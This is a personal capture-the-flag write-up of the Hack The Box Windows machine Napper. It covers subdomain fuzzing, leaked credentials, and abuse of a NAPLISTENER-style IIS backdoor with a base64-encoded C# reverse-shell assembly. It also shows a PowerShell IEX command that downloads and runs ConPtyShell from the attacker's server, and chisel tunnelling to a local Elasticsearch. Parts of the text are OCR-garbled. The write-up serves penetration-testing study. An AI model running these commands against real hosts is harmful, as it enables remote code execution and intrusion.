
625_HTB_Napper_Windows_Machine

[HTB] Napper [Windows]

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
• Resources:

```
    Savitar YouTube walk-through https://htbmachines.github.io/
    What is NAPLISTENER: https://www.darkreading.com/threat-intelligence/custom-naplistener-malware-network-based-detection-sleep
    RevShells: https://www.revshells.com/
    ConPtyShell: https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1
    Chisel: https://github.com/jpillora/chisel
    Oxdf YouTube: https://www.youtube.com/@0xdf
    Oxdf Napper writeup: https://exdf.gitlab.io/2024/05/04/htb-napper.html#
    Privacy search engine https://metager.org
    Privacy search engine https://ghosterysearch.com/
    CyberSecurity News https://www.darkreading.com/threat-intelligence
    Enumerating port 9200 https://book.hacktricks.xyz/network-services-pentesting/9200-pentesting-elasticsearch
    Reverse Engineering this AES Encryption script coded in Go-Lang: https://gist.github.com/stupidbodo/601b68bfef3449d1b8d9
    Runascs by Antonio Coco https://github.com/antonioCoco/RunasCs/releases
```

• View terminal output with color

▷ bat -l ruby --paging=never name_of_file -p

NOTE: This write-up was done using BlackArch



Synopsis:

Napper presents two interesting coding challenges wrapping in a story of real malware and a custom LAPS alternative. I'll start by finding a username and password in a blog post, and using it to get access to an internal blog. This blog talks about a real IIS backdoor, Naplistener, and mentions running it locally. I'll find it on Napper, and write a custom .NET binary that will run when passed to the backdoor to get a shell. On the box, I'll find a draft blog post about a new internally developed solution to replace LAPS, which stores the password in a local Elastic Search DB. I'll write a Go program to fetch the seed and the encrypted blob, generate the key from the seed, and use the key to decrypt the blob, resulting in the password for a user with admin access. I'll use RunasCs.exe to bypass UAC and get a shell with administrator privileges. In Beyond Root, I'll explore the automations for the box, including the both how the password is rotated every 5 minutes, and what changes are made to the real malware for HTB ~0xdf

Skill-set:

- 1. IIS Web Server Enumeration
- 2. Subdomain Enumeration
- 3. Information Leakage via ???
- Abusing NAPLISTENER BackDoor
- 5. Creating a reverse shell payload in C#
- 6. Creating an executable from C# code with mcs
- 7. Elasticsearch Enumeration
- 8. Binary Analysis with GHIDRA
- 9. Creation of script in GO-Lang
- 10. Using script to decrypt a message
- 11. Abusing seed phrase [Privilege Escalation to Root]

Basic Recon

1. Ping & whichsystem.py

```
    P ping -c 1 10.129.229.166
    A reverse trace will not work in Windows as it does in Linux.
    P ping -c 1 10.129.229.166 -R
    FAIL, nothing
    P whichsystem.py 10.129.229.166
    10.129.229.166 (ttl -> 127): Windows
```

2. Nmap

- 1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer

 2. D openscan napper.htb

 alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
- 3. ▷ echo \$openportz1337_gobuster_ippsec5_interface

```
22,80

3. D sourcez

4. D echo $openportz

80,443

5. D portzscan $openportz napper.htb

6. D bat napper/portzscan.nmap

7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,443 napper.htb

8. Nmap finds 2 subdomains. I add them to `/etc/hosts` file.

9. commonName=app.napper.htb commonName=ca.napper.htb

10. D cat portzscan.nmap | grep '^[0-9]'

80/tcp open http syn-ack Microsoft IIS httpd 10.0

443/tcp open ssl/http syn-ack Microsoft IIS httpd 10.0
```

IIS server version

- 3. OS discovery on Windows is different. Normally we would use an smb enumeration tool to find the OS version. A tool like CME for example, but CME has been deprecated and 445 is not open anyway. So I will have to see what other tool I can use to discover the IIS server version. I do not think it will be1337_gobuster_ippsec5_interface possible though because you usually need 445 to open for that.
- 4. OpenSSL query

5. Whatweb

```
1. Description what we be http://10.129.229.166 http://10.129.229.166 [303 See Other] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.129.229.166], Microsoft-IIS[10.0], RedirectLocation[https://app.napper.htb], Title[Document Moved]

ERROR Opening: https://app.napper.htb - no address for app.napper.htb

2. I also get one of the subdomains using What web.

3. Description what we be https://10.129.229.166 https://10.129.229.166 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.229.166],

MetaGenerator[Hugo 0.112.3], Microsoft-IIS[10.0], Open-Graph-Protocol[website], Script[text/javascript,text/x-mathjax-config],

Title[Research Blog | Home], X-UA-Compatible[IE=edge]

4. What we be tells us the OS version. Microsoft-IIS[10.0]. On most IIS servers. It will always give this generic Microsoft-IIS[10.0] version. I have no idead how microsoft even functions because everything is such a happhazard mess.
```

Directory Busting

6. Directory Busting using Gobuster, FFUF, or WFUZZ.

```
1. My favorite is FFUF right now. So I will try FFUF first.

2. \( \text{Pfuf -c -u https://napper.htb -w /usr/share/seclists/Discovery/DNS/subdomains-toplmillion-20000.txt -t 200 -H "Host: FUZZ.napper.htb" -fs 5602

3. SUCCESS, I find internal but it did not pick up market

4. internal [Status: 401, Size: 1293, Words: 81, Lines: 30, Duration: 203ms]

5. \( \text{wfuzz -c --hl=186 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-toplmillion-11000.txt -H "Host: FUZZ.napper.htb" https://napper.htb

6. I did not know we could brute force login passwords with WFUZZ.

7. \( \text{wfuzz -c -w /usr/share/wfuzz/wordlist/general/test.txt -d "login=FUZZ&password=FUZ2Z" --hs Invalid -u http://192.168.56.101/bWAPP/login.php

8. \( \text{P gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-toplmillion-20000.txt --url https://napper.htb -t 100 -k --exclude-length 334

9. \( \text{FAIL}, \) with gobuster like always. At least I found internal.napper.htb

10. \( \text{So I add 'internal.napper.htb' to my '/etc/hosts' file} \)

11. \( \text{D cat /etc/hosts} \) grep napper -BI

# Others


10.129.229.166 napper.htb app.napper.htb ca.napper.htb internal.napper.htb
```

Curl

7. Curl

```
    D curl -s -X GET https://internal.napper.htb -v
    * Host internal.napper.htb:443 was resolved.
    D curl -s -X GET https://internal.napper.htb -v -k | html2text
    ## 401 - Unauthorized: Access is denied due to invalid credentials.
    ### You do not have permission to view this directory or page using the credentials that you supplied.
```

8. internal.napper.htb is most likely a login screen judging by the 401 Unauthorized.



logging in with default credentials

Step 6: Add a User Account (Optional)

If you want to add a user account for Basic Authentication, run the following command:

```
New-LocalUser -Name "example" -Password (ConvertTo-SecureString -String "ExamplePassword" -AsPlainText -Force)
```

Important: Replace "example" with the desired username and "Example Password" with the desired pass new local user account on the server.

```
    https://internal.napper.htb/
    ## 401 - Unauthorized: Access is denied due to invalid credentials.
    ### You do not have permission to view this directory or page using the credentials that you supplied.
    In the main page https://napper.htb <<< Virtual Hosting redirects back here anyway, there is an example of how to `ConvertTo-SecureString`. Filter for that word and you will see the username and password they use are:
    `example:ExamplePassword`. This is the password for the login of https://internal.napper.htb/. lol, not very realistic but anyway</li>
```

```
lets check it out.
3. https://napper.htb
4. Next, click on this link.
5. https://napper.htb/posts/setup-basic-auth-powershell/
6. # Object Moved
This document may be found [here] (https://app.napper.htbposts/setup-basic-auth-powershell) <<< Tried adding this subdomain to `/etc/hosts` but does not work.
7. `powershell
New-LocalUser -Name "example" -Password (ConvertTo-SecureString -String "ExamplePassword" -AsPlainText -Force)`
8. Point is the username and password are `example:ExamplePassword`
9. SUCCESS, I get logged in.</pre>
```

```
# **INTERNAL** Malware research notes

Apr 22, 2023
A collection of notes for the current research we might publish.

Read more —
```

Manual Website Enumeration

9. I click on ' Malware research notes' to analyze the note.

```
1. The malware is a .NET sample. We are tracking the malware fond by Elastic who named it NAPLISTENER.
2. I search online for `what is NAPLISTENER'
3. https://www.darkreading.com/threat-intelligence/custom-naplistener-malware-network-based-detection-sleep
4. Researchers observed Naplistener in the form of a new executable that was created and installed on a victim network as a Windows Service on Jan. 20. Threat actors created the executable, Wmdtc.exe, using a naming convention similar to the legitimate binary used by the Microsoft Distributed Transaction Coordinator service.
5. I also look up the definition of ".NET Framework"
6. The .NET Framework is a software development framework developed by Microsoft that provides a runtime environment and a set of libraries and tools for building and running applications on Windows operating systems. The framework includes a variety of programming languages, such as C#, F#, and ..
7. Looking through the "**INTERNAL** Malware research notes" I find this.
>>> This means that any web request to `/ews/MsExgHealthCheckd/` that contains a base64-encoded .NET assembly in the `sdafwe3rwe23` parameter will be loaded and executed in memory. It is worth noting that the binary runs in a separate process and it is not associated with the running IIS server directly.
8. At the bottom of the note there are reference resources on this vulnerability. I click on the first one.
9. https://www.elastic.co/security-labs/naplistener-more-bad-dreams-from-the-developers-of-siestagraph
10. I scroll down and there is example code of what `sdafwe3rwe23` is doing.
```

```
string text3 = new StreamReader(request.InputStream, request.ContentEncoding).ReadToEnd();
byte[] bytes = Encoding.Default.GetBytes(text3);
HttpRequest httpRequest = new HttpRequest("", request.Url.ToString(), request.QueryString.ToString());
FieldInfo field = httpRequest.GetType().GetField("_form", BindingFlags.Instance | BindingFlags.NonPublic);
Type fieldType = field.FieldType;
MethodInfo method = fieldType.GetMethod("FillFromEncodedBytes", BindingFlags.Instance | BindingFlags.NonPublic);
ConstructorInfo constructor = fieldType.GetConstructor(BindingFlags.Instance | BindingFlags.NonPublic, null, new Type[0], null);
object obj = constructor.Invoke(null);
method.Invoke(obj, new object[] { bytes, request.ContentEncoding });
field.SetValue(httpRequest, obj);
StreamWriter streamWriter = new StreamWriter(response.OutputStream);
HttpResponse httpResponse = new HttpResponse(streamWriter);
HttpContext httpContext = new HttpContext(httpRequest, httpResponse);
if (httpRequest.Form["sdafwe3rwe23"] != null)
    Assembly assembly = Assembly.Load(Convert.FromBase64String(httpRequest.Form["sdafwe3rwe23"]));
    assembly.CreateInstance(assembly.GetName().Name + ".Run").Equals(httpContext);
    httpContext.Response.End();
```

```
ncat -e
                                   💋 using System;
                                     using System.Text;
ncat.exe -e
                                     using System.IO;
                                     using System.Diagnostics;
ncat udp
                                     using System.ComponentModel;
                                     using System.Linq;
curl
                                     using System.Net;
                                     using System.Net.Sockets;
rustcat
C
                                     namespace ConnectBack
C Windows
                                              public class Program
C# TCP Client
C# Bash-i
                                                Shell
                                                         cmd
                                                                             Encoding
                                                                                          None
```

```
    Type in your tun0 and port. >>> Then select `C# TCP Client` for this example >>> next select `cmd` as the Shell down at the bottom. >>. Copy the populated code. >>> We will be making some changes to the code.
    I copied the code into `Reverse.cs` because it is `C#` code.
```

Getting Initial Foothold

11. Now, we need to find that vulnerable path discussed earlier in the note we read

```
    In this note is the path. Lets see if we can find the path by pasting it our browser.
    This means that any web request to `/ews/MsExgHealthCheckd/` that contains a base64-encoded .NET assembly in the `sdafwe3rwe23` parameter will be loaded and executed in memory. It is worth noting that the binary runs in a separate process and it is not associated with the running IIS server directly.
    `https://app.napper.htb/ews/MsExgHealthCheckd/`
    FAIL, 404 - File or directory not found.
    The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.
    Since that failed I check out the main url `https://napper.htb/ews/MsExgHealthCheckd/`
    SUCCESS, It does not render but there is something there because we do not get an error of any type.
    We need to analyze what the request and response is so I open up Burpsuite to intercept the request.
```

```
Request
                                                                                              Response
                                                                             Ø 😑 N ≡
 Pretty
           Raw
                 Нех
                                                                                               Pretty
                                                                                                        Raw
                                                                                                               Hex
 1 POST /ews/MsExgHealthCheckd/ HTTP/2
                                                                                              1 HTTP/2 200 OK
                                                                                              2 | Content-Length: 0
   User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:124.0) Gecko/20100101 Firefox/124.0
                                                                                              3 | Content-Type: text/
                                                                                              4 | Server: Microsoft-I
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
                                                                                              5 X-Powered-By: ASP.N
   Accept-Language: en-US,en;q=0.5
                                                                                              6 Date: Sun, 26 May 2
 6 Accept-Encoding: gzip, deflate, br
  Upgrade-Insecure-Requests: 1
   Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 | Sec-Fetch-Site: none
12 | Sec-Fetch-User: ?1
13 | Sec-Gpc: 1
14 Te: trailers
15 | Content-Type: application/x-www-form-urlencoded
16 Content-Length: 16
18 sdafwe3rwe23=foo
```

Burpsuite

12. Intercept the request to https://napper.htb/ews/MsExgHealthCheckd/

```
    CTRL + r to send the request to the Repeater.
    It does say 404 Not Found in the response header, but there is something there. We will need to use the base64-encoded .NET assembly in the `sdafwe3rewe23` parameter to exploit this page.
    To do this is not as hard as it sounds. First change the request method from `GET` to `POST` by right clicking and selecting `change request method`. Then we will simply paste `sdafwe3rewe23` at the bottom of our intercept request to the vulnerable path. See image above.
    SUCCESS, we get a 200 OK but the content-length is 0.
```

```
Content-Length: 0
```

```
Edit Reverse.cs at TimeStamp 30:30
```

```
13. We make some small changes to Reverse.cs. I will upload the script to github.com/vorkampfer/hackthebox/napper
```

```
namespace Reverse
12
13
         public class Run
14
             static StreamWriter streamWriter;
15
16
17
             public Run()
18
19
             #public static void Main(string[] args)
20
                 using(TcpClient client = new TcpClient("10.10.14.26", 443))
21
```

```
1. public static void Main(string[] args){
2. That is just a snippet of one of the changes. There are only 2 changes made in the script.
```

mcs - Turbo C# Compiler

#pwn_mcs_C_Sharp_Compiler

```
14. We will need mcs. To get it we need to install a gnome IDE for C# called mono-devel. This IDE contains the C# Compiler
   called mcs.
```

```
public static void Main(string[] args){
 new Run();
}
private static void CmdOutputDataHandler(object sendingProcess)
    StringBuilder strOutput = new StringBuilder();
```

```
1. In debian simply do. `sudo apt install mono-devel` and you should have the `cms` package as well.
3. ▷ paru -S monodevelop-bin
:: Calculating inner conflicts...
Repo (4) libgdiplus-5.6.1-4 mono-6.12.0.206-1 gtk-sharp-2-2.12.45-4 mono-msbuild-16.10.1.xamarinxplat.2021.05.26.14.00-4
4. That is it simple. Now you will have the `mcs` package on BlackArch as well.
6. mcs has manpages. With this compiler we can create dlls and exe. We can compile .NET files.
7. To compile binaries is simple using `mcs`
9. You write mcs then the name of the outfile with `-out` flag then the C Sharp binary you care compiling into an .exe.
```

```
Request
 Pretty
         Raw
              Hex
  POST /ews/MsExgHealthCheckd/ HTTP/2
  Host: napper.htb
  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:124.0) Gecko/20100101 Firefox/124.0
  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
  | Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
  Dnt: 1
8 Upgrade-Insecure-Requests: 1
9 | Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
  Sec-Fetch-Site: none
12 | Sec-Fetch-User: ?1
13 | Sec-Gpc: 1
14 Te: trailers
  Content-Type: application/x-www-form-urlencoded
  | Content-Length: 6175
16
17
18 | sdafwe3rwe23=
   4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAA
```

Got Shell

15. Base64 encode the Reverse.exe

Upgrade Shell

16. Con-Pty or traditional python upgrade

```
1. I like the Con-Pty shell upgrade but it always craps out on me. So instead I will usually leave it alone. Just with rlwrap. As long as I do not press CTRL + C.

2. I will try the Con-Pty Shell upgrade one more time hopefully it works this time.

3. P sudo rlwrap -cAr nc -nlvp 443
[sudo] password for h@x@r:
Listening on 0.0.0.0 443
Connection received on 10.129.229.166 57344
Microsoft Windows [Version 10.0.19045.3636]
(c) Microsoft Corporation. All rights reserved.
whoami
C:\Windows\system32>whoami
napper\ruben

4. Do a search with ghosterysearch.com or whatever search engine you prefer for `github con-pty antonio coco`

5. Download or Copy and Paste the `ConPtyShell.ps1`
```

ConPtyShell worked great

- #pwn_ConPtyShell_ps1_HTB_Napper
- 17. Send Invoke-ConPtyShell.ps1 to the target

```
    Setup a python server on port 80
    D sudo python3 -m http.server 80
    Set up a listener without using rlwrap because it will conflict with ConPtyShell.
    D sudo nc -nlvp 443
    Add this line to the bottom of `Invoke-ConPtyShell.ps1`
    D cat Invoke-ConPtyShell.ps1 | tail -n 1; echo
    Invoke-ConPtyShell -RemoteIp 10.10.14.26 -RemotePort 443 -Rows 39 -Cols 188
    Find your rows and columns on your local terminal with the `stty size` command.
    Last, request the `Invoke-ConPtyShell.ps1` using powershell IEX command.
    C:\Windows\system32> powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.26/Invoke-ConPtyShell.ps1')
    SUCCESS, if it looks all jacked up that is ok. There is 1 more step.
    Ctrl + Z
    stty raw -echo; fg
    Enter
```

14. Enter15. You should now have a fully interactive shell.

Begin Enumeration

```
File: systeminfo.txt
      Host Name:
                                  NAPPER
      OS Name:
                                  Microsoft Windows 10 Pro
      OS Version:
                                  10.0.19045 N/A Build 19045
      OS Manufacturer:
                                  Microsoft Corporation
      OS Configuration:
                                  Standalone Workstation
      OS Build Type:
                                  Multiprocessor Free
      Registered Owner:
                                  ruben
      Registered Organization:
      Product ID:
                                  00330-80112-18556-AA262
      Original Install Date:
                                  6/7/2023, 12:21:37 PM
      System Boot Time:
                                  5/26/2024, 1:35:28 PM
12
      System Manufacturer:
                                  VMware, Inc.
      System Model:
                                  VMware7,1
      System Type:
                                  x64-based PC
                                  1 Processor(s) Installed.
      Processor(s):
```

Begin Enumneration

```
1. PS C:\Users\ruben\begin{array}{c} \text{cycles} \text{c
```

Chisel

- #pwn_chisel_HTB_Napper_Windows_Box
- 19. We need to do some port foward so download chisel. When using gunzip to extract the gz archive you need move the file to chisel.exe.gz and then run gunzip chisel.exe.gz. If you do not do that setp it will corrupt the chisel.exe file
 - https://github.com/jpillora/chisel
 I have it installed and I have the client version downloaded.
 Þ cp chisel_client/windowschisel/chisel_1.9.0_windows_amd64.gz napper_windows/

MD5 using Certutil.exe

- #pwn_md5_sum_hash_certutil_windows
- #pwn_windows_md5_sum_hash_using_certutil
- 20. MD5 sum hash using CertUtil.

```
1. PS C:\Temp\www\internal\content\posts\test> certutil.exe -hashfile .\c.exe MD5
MD5 hash of .\cheese.exe:
fea9b3c0bc12b0591133b7f6adc3b751
CertUtil: -hashfile command completed successfully.
2. > md5sum chisel.exe; echo
fea9b3c0bc12b0591133b7f6adc3b751 chisel.exe
3. Exact match.
```

Chisel Execution

21. Chisel. When starting chisel you need to start the server first (Attacker machine) and then the client (target machine).

```
1. D chisel server --reverse -p 1234
2024/05/27 05:45:23 server: Reverse tunnelling enabled
2024/05/27 05:45:23 server: Fingerprint XGgeVr5C-iyufrlOqGPbVRfL+T/h55V62RokhJu3gds=
2024/05/27 05:45:23 server: Listening on http://0.0.0.0:1234

2. P$ C:\Temp\www\internal\content\posts\test> .\c.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200
2024/05/26 20:44:07 client: Connecting to ws://10.10.14.26:1234
2024/05/26 20:44:08 client: Connected (Latency 199.9248ms)

3. D chisel server --reverse -p 1234
2024/05/27 05:47:36 server: session#1: Client version (1.9.0) differs from server version (v1.9.1)
2024/05/27 05:47:36 server: session#1: tun: proxy#R:9200=>9200: Listening

4. NOTICE: we get a version mismatch error by the server but it does not matter it will still work just fine.


5. P$ C:\Temp\www\internal\content\posts\test> certutil.exe -hashfile .\c.exe NDS
NDS hash of .\c.exe:
fee983c0bc120699113307f6adc30751
certutil: -hashfile command completed successfully.
P$ C:\Temp\www\internal\content\posts\test> .\c.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200
2024/05/27 06:00:44 client: Connecting to ws://10.10.14.26:1234
2024/05/27 06:00:45 client: Connected (Latency 175.581ms)
2024/05/27 06:10:40 client: Cancelled

6. D lsof -i:9200
2024/05/27 06:10:40 client: Cancelled

6. D lsof -i:9200
2024/05/27 06:10:40 client: Cancelled

6. D lsof -i:9200
2024/05/27 06:01:40 client: Cancelled

77. The Chisel connection is working great the only problem is I get prompted for a password again. 'https://127.0.0.1:9200'. I try the old one example:ExamplePassword but it does not work. We will need to try to enumerate the box and try to find this password or pivot some other way.
```



TimeStamp 53:00

Password Hunting & more Enumeration

22. Password Hunting and enumeration

```
1. PS C:\Temp\www\internal\content\posts\test> cd ..
2. PS C:\Temp\www\internal\content\posts> dir
3. PS C:\Temp\www\internal\content\posts> cd '.\internal-laps-alpha\'
'4. Notice, I typed 'internal-laps-alpha' and ConPtyShell auto completed the dot backslashes.
5. PS C:\Temp\www\internal\content\posts\internal-laps-alpha> type .env
ELASTICUSER=user
ELASTICUSER=user
ELASTICURI=https://127.0.0.1:9200
PS C:\Temp\www\internal\content\posts\internal-laps-alpha>
```

- 23. I start up an smbserver again to exiltrate a.exe
 - #pwn_smbserver_htb_Napper_windows_box

Start up Chisel again

24. Now I think we have exfiltrated the information we need to login to the 9200 remotely forwarded port.

```
1. Lets start up chisel again.

2. Dechisel server --reverse -p 1234

2024/05/27 15:42:59 server: Reverse tunnelling enabled

2024/05/27 15:42:59 server: Fingerprint MGqyyEx/DARBZSPmL/hb5StIc05svHRpRiR83A0IzpE=

2024/05/27 15:42:59 server: Listening on http://0.0.0.0:1234

2024/05/27 15:43:53 server: session#1: Client version (1.9.0) differs from server version (v1.9.1)

2024/05/27 15:43:53 server: session#1: tun: proxy#R:9200=>9200: Listening

3. PS C:\Temp\www\internal\content\posts\test> .\c.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200

2024/05/27 06:40:24 client: Connecting to ws://10.10.14.26:1234

2024/05/27 06:40:25 client: Connected (Latency 178.572ms)
```

```
4. https://127.0.0.1:9200/
5. Remember we got that password from here.
>>> PS C:\Temp\www\internal\content\posts> cd .\internal-laps-alpha\
PS C:\Temp\www\internal\content\posts\internal-laps-alpha> type .env
ELASTICUSER=user
ELASTICURI=https://127.0.0.1:9200
6. Well The username is `user` but I think the backslash is to escape the $ symbol. Windows does that a-lot. Lets try the password without the backslash.
7. user:DumpPassword$Here
8. SUCCESS, it works.
```

```
Đ Import bookmarks… 🎢 Proxy list, free … 😚 Hack The Box :: L… 🕀 http://hospi
       Raw Data
                  Headers
JSON
Save Copy Collapse All Expand All ₹ Filter JSON
                                         "NAPPER"
 name:
 cluster_name:
                                         "backupuser"
                                         "tWUZG4e8QpWIwT8HmKcBiw"
 cluster_uuid:
▼ version:
    number:
                                         "8.8.0"
    build_flavor:
                                         "default"
    build_type:
    build_hash:
                                         "c01029875a091076ed42cdb3a41c10b1a9a5a20f"
                                         "2023-05-23T17:16:07.179039820Z"
    build_date:
    build_snapshot:
                                         false
    lucene_version:
                                         "9.6.0"
    minimum_wire_compatibility_version:
                                         "7.17.0"
    minimum_index_compatibility_version:
                                         "7.0.0"
 tagline:
                                         "You Know, for Search"
```

Curl

25. We are going to have to use curl to enum this page. I prefer curl anyway

```
1. D curl -sk -X GET 'https://127.0.0.1:9200' | jq | sed 's\\"//g' | tr -d '{\}[],' | sed '/^{[[:space:]]*$/d' | sed 's/[]\\/ /g' | error:
    root_cause:
    type: security_exception
    reason: missing authentication credentials for REST request /
    header:
    WWW-Authenticate:
    Basic realm=\security\ charset=\UTF-8\
    Bearer realm=\security\
    ApiKey
    type: security_exception
2. We have the username and password so lets use it.
3. user:DumpPassword$Here
4. D curl -sk -X GET 'https://user:DumpPassword$Here@127.0.0.1:9200' | jq | sed 's\\"//g' | tr -d '{\}[],' | sed
    '/^{[[:space:]]*5/d' | sed 's/[]\\/ /g' | sed 's/^ //g'
    name: NAPPER
    cluster_name: backupuser
    cluster_name: backupuser
    cluster_name: backupuser
    cluster_uid: tWUZG4e8QpWImT8HmKcBiw
    version:
    number: 8.8.0
    build_flavor: default
    build_flavor: default
    build_flavor: default
    build_hash: c01029875a091076ed42cdb3a41c10b1a9a5a20f
5. We are authenticated.
```

Indices

You can gather all the indices accessing http://10.10.10.115:9200/_cat/indices?v

```
pri rep docs.count docs.deleted store.size ;
health status index uuid
green open .kibana 6tjAYZrgQ5CwwR0g6V0oRg 1
                                              0
                                                       1
                                                                   0
                                                                            4kb
yellow open quotes ZG2D1IqkQNiNZmi2HRImnQ 5 1
                                                      253
                                                                   0
                                                                        262.7kb
                                                                        483.2kb
                    eSVpNfCfREyYoVigNWcrMw 5 1
                                                     1000
                                                                   0
yellow open bank
```

